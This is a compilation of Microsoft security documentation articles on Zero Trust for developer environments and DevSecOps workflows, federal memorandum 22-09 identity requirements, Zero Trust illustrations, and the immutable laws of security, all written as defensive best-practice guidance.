- Implement Zero Trust principles as described in memorandum 22-09 (in support of US executive order 14028, Improving the Nation's Cyber Security) by using Azure Active Directory (Azure AD) as a centralized identity management system.
- Accelerate and secure your code with Azure DevOps with tools that give developers the fastest and most secure code to cloud experience.

Securing the developer environment for Zero Trust

Article • 11/11/2022 • 6 minutes to read


This article will help you, as a developer, to secure your development environment so that you can implement Zero Trust principles (verify explicitly, use least privilege access, assume breach). It features content from our Securing Enterprise DevOps Environments eBook and highlights best practices for branch security and trusting tools, extensions, and integrations.

Developer velocity relies on your ability to work how and where you want to maximize business outcomes. You want powerful, customizable machines with root or administrator access. However, developer demands can run contrary to compliance regulations and the need to audit and control private employee environment access and storage.

Unmanaged machines that connect to the organization network challenge security teams, procurement, and the governance board. The best-case scenario of providing developers with default and hardened employee environments creates disdain on both sides. When employees connect from anywhere, vulnerable Wi-Fi networks are an open door for cyberattack. Hardware theft and loss are major concerns.

Vulnerabilities extend to development environment integrations. Development tools that feature rich extensibility may have unmaintained integrations in their marketplaces. Malicious extensions can endanger developer tools and cause company-wide breaches.

In the diagram below, notice how the developer environment connects to the DevOps tools environment to affect Git branches. It widens the environment surface through connection to third-party open-source packages and application extensions. Extensions present attack vectors in dependency and extension application vulnerabilities.



Giving DevOps team members flexibility and control while preventing malicious attacks is a fundamental challenge for security offices. DevOps can control the developer environment with a cloud environment (see Trusted launch for Azure VMs and GitHub Enterprise Cloud Docs) and secure the developer environment with containers (see GitHub Codespaces Documentation).

In addition, developers can implement these Zero Trust measures to help secure the developer environment:

- Configure least privilege.
- Limit who can change and approve code with branch security.
- Adopt only trusted tools, extensions, and integrations.

Best practices for least privilege


Developers often believe that they can catch malware, phishing, and breaches in their environments. Large developer environment threat surfaces make it unrealistic for developers to maintain omnipresent system knowledge. When an organization detects a breach after an attack compromises a developer environment that has administrator access to all systems, precious remediation time may have already passed.

To remediate potential access opportunities that cause hackers to target the software developer role, consider the following Zero Trust least privilege security best practices for apps .

- **Implement least privilege and just-in-time access for DevOps.** Make sure that team members maintain only minimal access to environments for the shortest required time. Put policies in place to cover administrator access rights on main devices, DevOps tools, release pipelines, code repositories, environments, secret stores, and databases. For DevOps teams, the base requirement is a connection to the organization identity store. Use identity federation for integrating with SaaS environments to avoid duplication of identities on third party platforms and to reduce exposure risk.
- **Don't use personal access tokens for source code access.** Secure practices for DevOps teams include access to SaaS-based DevOps tools, code repositories (via SSH, HTTPS, or personal access token). For SaaS-based environment access, have clear instructions for how access principles dictate who can download (clone) systems code repos and from which devices (local, cloud, and container). For example, OneDrive can block or limit unmanaged device access.
- **Standardize and synchronize GitHub Enterprise Managed User (EMU) user accounts with corporate identities.** With Enterprise Managed Users, you can control the user accounts of your enterprise members through your identity provider (IdP). In your organization identity store, explicitly define GitHub usernames, emails, and display names. Users then easily identify collaborators even when they've never met face-to-face.
- **For the three ways a developer can connect to a SaaS environment (HTTPS with an identity, personal access token, connecting with SSH key), make connections with the organization identity store.** With GitHub (except for GitHub EMU accounts), your identity is and always will be your public identity. Controlled access via SSO requires connection with the organization identity store.
- **Use an SSH certificate authority (CA) to provide signed SSH certificates for members to securely access resources with Git.** An SSH certificate is a mechanism for one SSH key to sign another SSH key. GitHub Enterprise Cloud supports SSH certificates to give organizations more control over how members access repositories. Admins can upload their SSH CA public key and issue certificates for members to use for Git authentication. Certificates can only access repositories that belong to the organization. Admins can require members to use certificates when accessing their repositories.
- **Use a Git credential manager to harden access to your code.** Tools like Visual Studio (VS) have built-in identity support. VS Code will defer to a Git credential manager.

Best practices for branch security

When hackers gain access to the code repository, they can study system security and modify code without teams noticing. To prevent unauthorized code repository access, implement a branching strategy to establish control over code changes (see example illustrated in the following diagram).



To remediate potential repository access opportunities, consider the following branch security best practices.

- **Protect branches with code reviews to give DevOps teams control over code changes and auditing advances.** The branching strategy in the preceding diagram articulates a controlled flow of changes that delivers a clear chain of command and blueprint for addressing code changes. Of the different approaches for the branching strategy, one commonality is that protected branches serve as the source for new releases to production.
- **Have administrators of Git repositories control approval authorizations.** The control mechanism of branching strategies is in the approval workflow. Protected branches require validations, reviews, and approvals before accepting changes. One option is to create a branch protection rule to enforce workflows. For example, require an approval review or status check pass for all pull requests merged into the protected branch. Branch policies help teams protect important branches of development. Policies enforce your team's code quality and change management standards.

Best practices for trusting tools, extensions, and integrations

Extensibility in integrated developer environments (IDE) is so productive that it's essentially a mandated feature. You rely on the ability to apply and curate extensions within the marketplace of a specific IDE to design your optimal work environment.

To remediate secure IDEs, consider the following tool, extension, and integration best practices.

- **Ensure that you only integrate tools from both trusted marketplaces and publishers.** For example, the VS Code marketplace has thousands of extensions to make your life easier. However, when your teams adopt new tools or extensions, the most important aspect can be verifying a publisher's trustworthiness.
- **Set up secure practices to control extension use to limit the attack surface of developer environments.** Most IDE extensions require approving certain privileges to function, often as a file with read permissions on the system to analyze code. Extensions require connections to cloud environments to function (common in metric tools). Approving extra functionalities on top of the IDE opens up organizations to more threats.
- **On developer machines, track the number and maturity of used extensions to understand the potential attack surface.** Incorporate only VS Code marketplace extensions from verified publishers. When you're installing third-party application extensions with VS Code, regularly check extensions that you're running with the command line, code `--list-extensions --show-versions`. Have a good understanding of extensible components that you're running in your developer environment.

Next steps

- Embedding Zero Trust security into your developer workflow helps you to innovate quickly and securely.
- Securing the DevOps platform environment helps you to implement Zero Trust principles in your DevOps platform environment and highlights best practices for secret and certificate management.
- Securing DevOps environments for Zero Trust describes best practices for securing your DevOps environments with a Zero Trust approach for preventing hackers from compromising developer boxes, infecting release pipelines with malicious scripts, and gaining access to production data via test environments.
- Implement Zero Trust principles as described in memorandum 22-09 (in support of US executive order 14028, Improving the Nation's Cyber Security) by using Azure Active Directory (Azure AD) as a centralized identity management system.
- Accelerate and secure your code with Azure DevOps with tools that give developers the fastest and most secure code to cloud experience.
- Configure Azure to trust GitHub's OIDC as a federated identity. OpenID Connect (OIDC) allows your GitHub Actions workflows to access resources in

Azure without needing to store the Azure credentials as long-lived GitHub secrets.

Embedding Zero Trust security into your developer workflow

Article • 01/31/2023 • 7 minutes to read

As a developer, you need to feel confident and secure to move at speed. The need for security starts as soon as you clone your code. In this article, you'll learn how to develop using Zero Trust principles so that you can innovate quickly and securely. The Zero Trust security strategy and approach for designing and implementing applications comprises these principles:


- **Verify explicitly**. Always authenticate and authorize based on all available data points.
- **Use least privilege access.** Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.
- **Assume breach.** Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

Embedding security into your workflow helps you to:

- Pinpoint security vulnerabilities more quickly.
- Provide more secure developer tooling.
- Create connections to improve collaboration between security and development teams.

Power innovation and secure your workflow as you create code

Microsoft's unified solution, illustrated in the following diagram, bridges across DevOps and SecOps teams to help you accelerate and secure code-to-cloud development.



Our solution to safeguard DevOps relies on two main components: providing developers with tooling to power innovation and securing the developer workflow as developers create code. Watch the Accelerate and secure your code to cloud development session from Microsoft Build 2022 to learn how these components can secure your development environment.

Implement the following best practices that work together in Azure and GitHub to secure your development solution.

- Because security starts when developers clone code, enable DevSecOps with Azure and GitHub to bridge across DevOps and SecOps teams and secure your development environments.
- Provide flexible and powerful developer tools for any developer, language, and stack with Visual Studio and Visual Studio Code.
- Simplify new developer onboarding and third-party collaboration with an entire development lifecycle tool in the cloud using GitHub Codespaces and Microsoft Dev Box.
- Include built-in intellectual property protection for code that you no longer disperse into multiple locations. Help your teams collaborate, develop, automate, and deploy code wherever they want with GitHub Actions and Azure Pipelines.
- Get security guidance and continuous security feedback within the developer workflow with code scanning, secret scanning, and dependency review using GitHub Advanced Security.
- Instill zero-trust security throughout your organization using identity management services in Azure Active Directory (Azure AD).

Fit Zero Trust security into your development lifecycle

From pre-commit to commit through deploy then operate and monitor, you need security solutions in place throughout all of your development lifecycle stages.

Pre-commit stage

- Threat modeling
- IDE security plug-in
- Pre-commit hooks
- Secure coding standards
- Peer review

Eighty-five percent of code defects appear during the development pre-commitment phase, mostly due to human error. Focus on security before you commit your code by writing your code in Visual Studio Code, Visual Studio, or GitHub Codespaces to identify vulnerabilities and secure code. Use peer reviews to encourage secure coding practices.

Commit (CI) stage

- Static code analysis
- Security unit tests
- Dependency management
- Credential scanning

During the commit stage, use extensive security methods to review your code (including static code analysis) and scan your code as you check it into your source control. Use credential scanning (also known as secret scanning or token scanning) to expose credentials that you may have inadvertently introduced into the codebase. Catch insecure dependencies before you introduce them to your environment with dependency review.

Deploy (CD) stage

- Infrastructure as code (IaC) scanning
- Dynamic security scanning
- Cloud configuration checks
- Security acceptance tests

During the deploy stage, look at the overall health of your codebase and perform high-level security scanning to identify risks. Perform cloud configuration checks, infrastructures code checks, and security acceptance tests to ensure alignment with organizational security goals.

Operate and monitor stage

- Continuous monitoring
- Threat intelligence
- Blameless postmortems

During the operate and monitor phase, use continuous monitoring and threat intelligence to mitigate overall dependency vulnerabilities that you may inherit over time. Perform postmortems to take away lessons learned and continue iterating through your DevOps cycle.

Implement dependency, code, and secret scanning

To make securing code easier for developers, use native and automated capabilities to provide continuous feedback with continuous security features throughout your development lifecycle. Provide overall security to developers and communities with GitHub Advanced Security dependency scanning, code scanning, and secret scanning.

Dependency scanning

- Integrated review of dependencies
- Alerts and security updates

Get risk levels of dependencies and automated fixes to vulnerable dependencies in your codebase with continuous dependency scanning. As a continuous process, it nudges your developers in the right direction in a friendly and non-obtrusive way.

Code scanning

- Extensible framework for code scanning
- Integrated within the developer workflow
- Backed by industry leading CodeQL engine

Implement code scanning as you generate code with no other steps to run at separate locations. Ease fixes early in your development lifecycle by viewing scanning results in your familiar GitHub user experience.

Secret scanning

- Scan for leaked secrets in public and private repos

- Partnership with 40+ providers
- Push protection
  - Move from remediation to prevention
  - Check for high-confidence secrets
  - Enable protection with one click

Scan your code for hardcoded credentials and tokens with secret scanning. Push protection scans for secrets and tokens before you push to your codebase. Check for high-confidence secrets as developers push code, blocking the push when GitHub identifies a secret.

Manage and secure workload identities

- Lifecycle management
- Access governance
- Secure adaptive access


Get visibility into the activity of your workload identities and enable periodic cleanup. Determine who owns workload identities and how you keep this information up to date across organization changes. Track when you have last used workload identities, when you last issued tokens and when tokens expire.

To mitigate the potential for leaked secrets and credentials, periodically conduct access reviews. Require users to review their workload identities and remove unnecessary access privileges. Have users report overprivileged and underutilized access privileges. Discuss how you'll protect workload identities from breach. Enable conditional access to ensure that access is originating from expected resources.

Secure identities with GitHub OIDC and Azure AD Workload Identity Federation

To further secure your organization, use GitHub OpenID Connect (OIDC) with Azure AD Workload Identity Federation and minimize the need to store and access secrets. Securely manage Azure server principal secrets and other long-lived cloud credentials resources to minimize service downtime due to expired credentials. Integrate with developer platforms, like GitHub Actions, to securely build your apps.

Our recommended Workload Identity Federation workflow, illustrated in the following diagram, comprises six steps.



1. Set up trust in Azure AD and request a token.
2. Configure the GitHub workflow to allow actions to get the token.
3. GitHub workflow sends a request to Azure ID.
4. Azure AD validates the trust on the application and fetches the keys to validate the token.
5. Azure AD accesses and issues the token.
6. The deploy action uses the Azure AD access token to deploy to resources in Azure.

Watch April Edwards, Senior Cloud Advocate and DevOps Practice Lead, demo the Workload Identity Federation workflow. The demonstration begins at the 19:14 mark in the Accelerate and secure your code to cloud development Microsoft Build 2022 session that is also available on YouTube (embedded below).
https://www.youtube-nocookie.com/embed/1fMdA3pSBaY

Next steps

- Sign up for Azure Developer CLI, an open-source tool that accelerates the time it takes to get started on Azure.
- Configure Azure to trust GitHub's OIDC as a federated identity. OpenID Connect (OIDC) allows your GitHub Actions workflows to access resources in Azure without needing to store the Azure credentials as long-lived GitHub secrets.
- Implement Zero Trust principles as described in memorandum 22-09 (in support of US executive order 14028, Improving the Nation's Cyber Security) by using Azure Active Directory (Azure AD) as a centralized identity management system.
- Accelerate and secure your code with Azure DevOps with tools that give developers the fastest and most secure code to cloud experience.
- Securing the developer environment helps you to implement Zero Trust principles in your development environments with best practices for least privilege, branch security, and trusting tools, extensions, and integrations.

- Securing DevOps environments for Zero Trust describes best practices for securing your DevOps environments for preventing hackers from compromising developer boxes, infecting release pipelines with malicious scripts, and gaining access to production data via test environments.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.

Zero Trust illustrations for IT architects and implementers

Article • 02/27/2023 • 3 minutes to read

These posters and technical diagrams give you information about deployment and implementation steps to apply the principles of Zero Trust to Microsoft cloud services, including Microsoft 365 and Microsoft Azure.

Zero Trust is a new security model that assumes breach and verifies each request as though it originated from an uncontrolled network. Regardless of where the request originates or what resource it accesses, the Zero Trust model teaches us to "never trust, always verify."

As an IT architect or implementer, you can use these resources for deployment steps, reference architectures, and logical architectures to more quickly apply Zero Trust principles to your existing environment for:

- Microsoft 365
- Azure IaaS

You can download these illustrations in the form of:


- A PDF file for easier viewing, links to articles, and to print for your IT department.
- If available, a Microsoft Visio file to modify the illustrations for your own use.
- If available, a Microsoft PowerPoint file for presentations and to modify the slides for your own use.

To use the same set of icons and templates in the Visio or PowerPoint files, get the downloads in Microsoft 365 architecture templates and icons.

Zero Trust for Microsoft 365


This illustration provides a deployment plan for building Zero Trust security with Microsoft 365.

Item	Description

Item	Description
 PDF | Visio Updated February 2023	Use this illustration together with this article: Microsoft 365 Zero Trust deployment plan **Related solution guides** • Deploy your identity infrastructure for Microsoft 365 • Recommended identity and device access configurations • Manage devices with Intune • Evaluate and pilot Microsoft 365 Defender • Deploy an information protection solution with Microsoft Purview • Deploy information protection for data privacy regulations with Microsoft 365


Zero Trust for Azure IaaS services

This illustration shows the components of Azure IaaS as reference and logical architectures, along with the steps to ensure that these components have the "never trust, always verify" principles of the Zero Trust model applied.

Item	Description
 PDF | Visio Updated February 2023	Use this illustration together with this article: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Virtual machines • Spoke virtual networks (VNets) • Hub VNets


You can also download the technical diagrams used in the Zero Trust for Azure IaaS series of articles as an easier way of viewing the illustrations in the articles or to modify them for your own use.

Item	Description

Item	Description
 PDF | Visio Updated February 2023	Use these diagrams together with the articles starting here: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Virtual machines • Spoke VNets • Hub VNets

Zero Trust Identity and Device Access Policies

This illustration shows the set of Zero Trust identity and device access policies for three levels of protection.

Item	Description
 PDF Updated February 2023	Use this illustration together with this article: Recommended identity and device access configurations **Related solution guides** • Microsoft 365 Zero Trust deployment plan • Deploy your identity infrastructure for Microsoft 365 • Manage devices with Intune • Evaluate and pilot Microsoft 365 Defender • Deploy an information protection solution with Microsoft Purview • Deploy information protection for data privacy regulations with Microsoft 365

Additional Microsoft security posters and illustrations

See these additional Microsoft security posters and illustrations:

- Microsoft Intune enrollment options: PDF | Visio
- Common attacks and Microsoft capabilities that protect your organization: PDF | Visio
- An overview of the three phases as layers of protection against ransomware attackers: PDF. Use this poster together with the What is ransomware article.

- An overview of how Microsoft's SecOps team does incident response to mitigate ongoing attacks: PDF
- An overview of how Microsoft's SecOps team does incident response to mitigate ongoing attacks: PDF
- The Security Best Practices slide presentation: PDF | PowerPoint
- The top 10 Azure Security best practices: PDF | PowerPoint
- The app consent grant and other incident response playbook workflows: PDF | Visio

Next steps

- Microsoft 365 Zero Trust deployment plan
- Apply Zero Trust principles to Azure infrastructure

Meet identity requirements of memorandum 22-09 with Azure Active Directory

Article • 10/20/2022 • 2 minutes to read

US executive order 14028, Improving the Nation's Cyber Security, directs federal agencies on advancing security measures that drastically reduce the risk of successful cyberattacks against the federal government's digital infrastructure. On January 26, 2022, the Office of Management and Budget (OMB) released the federal Zero Trust strategy in memorandum 22-09, in support of EO 14028.

This series of articles offers guidance for employing Azure Active Directory (Azure AD) as a centralized identity management system for implementing Zero Trust principles, as described in memorandum 22-09.

The release of memorandum 22-09 is designed to support Zero Trust initiatives within federal agencies. It also provides regulatory guidance in supporting federal cybersecurity and data privacy laws. The memo cites the Department of Defense (DoD) Zero Trust Reference Architecture:

> "The foundational tenet of the Zero Trust Model is that no actor, system, network, or service operating outside or within the security perimeter is trusted. Instead, we must verify anything and everything attempting to establish access. It is a dramatic paradigm shift in philosophy of how we secure our infrastructure, networks, and data, from verify once at the perimeter to continual verification of each user, device, application, and transaction."

The memo identifies five core goals that federal agencies must reach. These goals are organized through the Cybersecurity Information Systems Architecture (CISA) Maturity Model. CISA's Zero Trust model describes five complementary areas of effort, or pillars: identity, devices, networks, applications and workloads, and data. These themes cut across these areas: visibility and analytics, automation and orchestration, and governance.

Scope of guidance

This series of articles provides practical guidance for administrators and decision makers to adapt a plan to meet memo requirements. It assumes that you're using Microsoft 365

products and therefore have an Azure AD tenant available. If this is inaccurate, see Create a new tenant in Azure Active Directory.

The article series features guidance that encompasses existing agency investments in Microsoft technologies that align with the identity-related actions outlined in the memo:

- Agencies must employ centralized identity management systems for agency users that can be integrated into applications and common platforms.
- Agencies must use strong multifactor authentication (MFA) throughout their enterprise:
  - MFA must be enforced at the application layer instead of the network layer.
  - For agency staff, contractors, and partners, phishing-resistant MFA is required.
  - For public users, phishing-resistant MFA must be an option.
  - Password policies must not require the use of special characters or regular rotation.
- When agencies are authorizing users to access resources, they must consider at least one device-level signal alongside identity information about the authenticated user.

Next steps

The following articles are part of this documentation set:

Enterprise-wide identity management system

Multifactor authentication

Authorization

Other areas of Zero Trust

For more information about Zero Trust, see:

Securing identity with Zero Trust

Additional resources

Documentation

Zero Trust for Identity integration overview

Independent software vendors and technology partners can integrate their solutions with Azure Active Directory to help customers adopt a Zero Trust model and keep their organizations secure.

Conditional Access for Zero Trust - Azure Architecture Center

An introduction to a design and framework for implementing Zero Trust principles by using Azure AD Conditional Access.

Conditional Access design principles and dependencies - Azure Architecture Center

Learn design principles and dependencies for a Conditional Access scenario that's based on Zero trust.

Memo 22-09 other areas of Zero Trust - Microsoft Entra

Get guidance on understanding other Zero Trust requirements outlined in US government OMB memorandum 22-09.

Conditional Access architecture and personas - Azure Architecture Center

Learn about a Conditional Access architecture and personas that support Zero Trust principles.

Memo 22-09 enterprise-wide identity management system - Microsoft Entra

Get guidance on meeting enterprise-wide identity management system requirements outlined in US government OMB memorandum 22-09.

Conditional Access framework and policies - Azure Architecture Center

Get a detailed description of a recommended Conditional Access framework and a starting point for policies.

Protecting Microsoft 365 from on-premises attacks - Microsoft Entra

Learn how to configure your systems to help protect your Microsoft 365 cloud environment from on-premises compromise.

Show 5 more

Training

Learning path

Establish the guiding principles and core components of Zero Trust - Training

Zero Trust is not a product or tool, but an essential security strategy that seeks to continuously verify every transaction, asserts least privilege access, and assumes that every transaction could be a possible attack. Through the modules in this learning path, you'll gain an understanding of Zero Tru...

Certification

Microsoft Certified: Cybersecurity Architect Expert - Certifications

Microsoft cybersecurity architects have subject matter expertise in designing and evolving the cybersecurity strategy to protect an organization's mission and business processes across all aspects of the enterprise architecture.

The immutable laws of security

Article • 03/03/2023 • 4 minutes to read

The original immutable laws of security (v2 updated below) identified key technical truths that busted prevalent security myths of those times. In that spirit, we're publishing a new complementary set of laws focused on busting prevalent myths in today's world of ubiquitous cybersecurity risk.

Since the original immutable laws, information security has grown from a technical discipline into a cybersecurity risk management discipline that includes cloud, IoT and OT devices. Now security is part of the fabric of our daily lives, business risk discussions, elections, and more.

As many of us in the industry followed this journey to a higher level of abstraction, we saw patterns of common myths, biases, and blind spots emerge at the risk management layer. We decided to create a new list of laws for cybersecurity risk while retaining the original laws (v2) as is (with a single slight change of "bad guy" to "bad actor" to be fully correct and inclusive).

Each set of laws deals with different aspects of cybersecurity – designing sound technical solutions vs. managing a risk profile of complex organizations in an ever-changing threat environment. The difference in the nature of these laws also illustrates the difficult nature of navigating cybersecurity in general; technical elements tend toward the absolute while risk is measured in likelihood and certainty

Because it's difficult to make predictions (especially about the future), we suspect these laws may evolve with our understanding of cybersecurity risk.

10 Laws of Cybersecurity Risk

1. **Security success is ruining the attacker ROI** - Security can't achieve an absolutely secure state so deter them by disrupting and degrading their Return on Investment (ROI). Increase the attacker's cost and decreasing the attacker's return for your most important assets.
2. **Not keeping up is falling behind** – Security is a continuous journey, you must keep moving forward because it will continually get cheaper and cheaper for attackers to successfully take control of your assets. You must continually update your security patches, security strategies, threat awareness, inventory, security tooling, security hygiene, security monitoring, permission models, platform coverage, and anything else that changes over time.

3. **Productivity always wins** – If security isn't easy for users, they'll work around it to get their job done. Always make sure solutions are secure **and** usable.
4. **Attackers don't care** - Attackers will use any available method to get into your environment and increase access to your assets including compromising a networked printer, a fish tank thermometer, a cloud service, a PC, a Server, a Mac, a mobile device, influence or trick a user, exploit a configuration mistake or insecure operational process, or just ask for passwords in a phishing email. Your job is to understand and take away the easiest and cheapest options as well as the most useful ones (for example, anything that leads to administrative privileges across many systems).
5. **Ruthless Prioritization is a survival skill** – Nobody has enough time and resources to eliminate all risks to all resources. Always start with what is most important to your organization, most interesting to attackers, and continuously update this prioritization.
6. **Cybersecurity is a team sport** – Nobody can do it all, so always focus on the things that only you (or your organization) can do to protect your organization's mission. For things that others can do better or cheaper, have them do it (security vendors, cloud providers, community).
7. **Your network isn't as trustworthy as you think it is** - A security strategy that relies on passwords and trusting any intranet device is only marginally better than no security strategy at all. Attackers easily evade these defenses so the trust level of each device, user, and application must be proven and validated continuously starting with a level of zero trust.
8. **Isolated networks aren't automatically secure** - While air-gapped networks can offer strong security when maintained correctly, successful examples are extremely rare because each node must be completely isolated from outside risk. If security is critical enough to place resources on an isolated network, you should invest in mitigations to address potential connectivity via methods such as USB media (for example, required for patches), bridges to intranet network, and external devices (for example, vendor laptops on a production line), and insider threats that could circumvent all technical controls.
9. **Encryption alone isn't a data protection solution** - Encryption protects against out of band attacks (on network packets, files, storage, etc.), but data is only as secure as the decryption key (key strength + protections from theft/copying) and other authorized means of access.
10. **Technology doesn't solve people and process problems** - While machine learning, artificial intelligence, and other technologies offer amazing leaps forward in security (when applied correctly), cybersecurity is a human challenge and will never be solved by technology alone.

Reference

Immutable Laws of Security v2

- **Law #1:** If a bad actor can persuade you to run their program on your computer, it's not solely your computer anymore.
- **Law #2:** If a bad actor can alter the operating system on your computer, it's not your computer anymore.
- **Law #3:** If a bad actor has unrestricted physical access to your computer, it's not your computer anymore.
